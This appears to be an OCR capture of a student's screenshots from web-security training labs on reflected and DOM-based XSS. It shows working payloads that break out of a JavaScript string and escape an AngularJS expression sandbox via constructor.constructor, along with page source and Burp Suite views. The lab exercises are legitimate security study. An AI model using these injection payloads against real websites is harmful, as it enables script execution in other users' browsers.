



https://0ae50077043f7327870656fb007500c2.web-security-academy.net/?search=testing
Web Security Academy
Reflected XSS into a JavaScript string with angle brackets HTML encoded
LAB Not solved
Back to lab description
Home
0 search results for 'testing'
testing1'<test>test"test.test-test\
Search
< Back to Blog


view-source:https://0ae50077043f7327870656fb007500c2.web-security-academy.net/?search=testing1'%3Ctest%3Etest"test.test-test%5C
<h1>0 search results for 'testing1'<test>test"test.test-test\'</h1>
var searchTerms = 'testing1'<test>test"test.test-test\';
document.write('<img src="/resources/images/tracker.gif?searchTerms='+encodeURIComponent(searchTerms)+'">');
Back to Blog


view-source:https://0ae50077043f7327870656fb007500c2.web-security-academy.net/?search=xss'%3Btest%3B
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Search
ENG
1:02 PM
2/23/2024



https://0ae50077043f7327870656fb007500c2.web-security-academy.net/?search=xss'%3Balert(document.domain)%3Bx%3D'
Getting Started
ASUS Software Portal ...
MyASUS Software - G...
McAfee LiveSafe
3utools - Google Search
Web Security Academy
Reflected XSS into a JavaScript string with angle brackets HTML encoded
LAB Not solved
Back to lab description
Home
0 search results for 'xss';test;'
0ae50077043f7327870656fb007500c2.web-security-academy.net
0ae50077043f7327870656fb007500c2.web-security-academy.net
OK
Search
< Back to Blog
Read 0ae50077043f7327870656fb007500c2.web-security-academy.net
Search
ENG
1:07 PM
2/23/2024





❖ **DOM XSS in** document.write **sink using source** location.search **inside a select element**


- Need pro version to solve this lab, I have only community edition.


❖ **DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded**







DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
LAB Not solved
Back to lab description
Home
0 search results for '49'
Search the blog...
Search
< Back to Blog


DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
LAB Not solved
Back to lab description
Home
0 search results for '49'
{{7-2}}
Search
< Back to Blog


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.12.1.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is off Action Open browser
DOM XSS in AngularJS expressi
https://0a7500d703516cbe809a717300f6009b.web-security-acade...
DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
LAB Not solved
Back to lab description
Home
0 search results for '5'
Search the blog...
Search
< Back to Blog
Event log (5)
All issues
Memory: 203.5MB
Search
ENG
1:20 PM
2/23/2024


DOM XSS in AngularJS expressi
view-source:https://0a7500d703
view-source:https://0a7500d703516cbe809a717300f6009b.web-security-academy.net/?search=%7B%7B7-2%7D%7D
Line wrap
<!DOCTYPE html>
<html>
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labsBlog.css rel=stylesheet>
<script type="text/javascript" src="/resources/js/angular_1-7-7.js"></script>
<title>DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded</title>
</head>
<body ng-app>
<script src="/resources/labheader/js/labHeader.js"></script>

<section class='academyLabBanner'>

<h2>DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded</h2>


Back to lab description
<svg version=1.1 id=Layer_1 xmlns='http://www.w3.org/2000/svg' xmlns:xlink='http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0 28 30' enable-background='new 0 0 28 30' xml
<g>
<polygon points='1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15'></polygon>
<polygon points='14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15'></polygon>
</g>
</svg>


LAB
Not solved


</section>

<section class="maincontainer">

<header class="navigation-header">
<section class="top-links">
Home |
</section>
</header>
<header class="notification-header">
</header>
<section class=blog-header>
Search
ENG
1:21 PM
2/23/2024


DOM XSS in AngularJS expressi
https://0a7500d703516cbe809a717300f6009b.web-security-academy.net/?search=%7B%7B7-2%7D%7D
DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded
LAB Not solved
Back to lab description
Home
0 search results for '5'
{{constructor.constructor('alert(1)')()}}
Search
< Back to Blog
Search
ENG
1:23 PM
2/23/2024

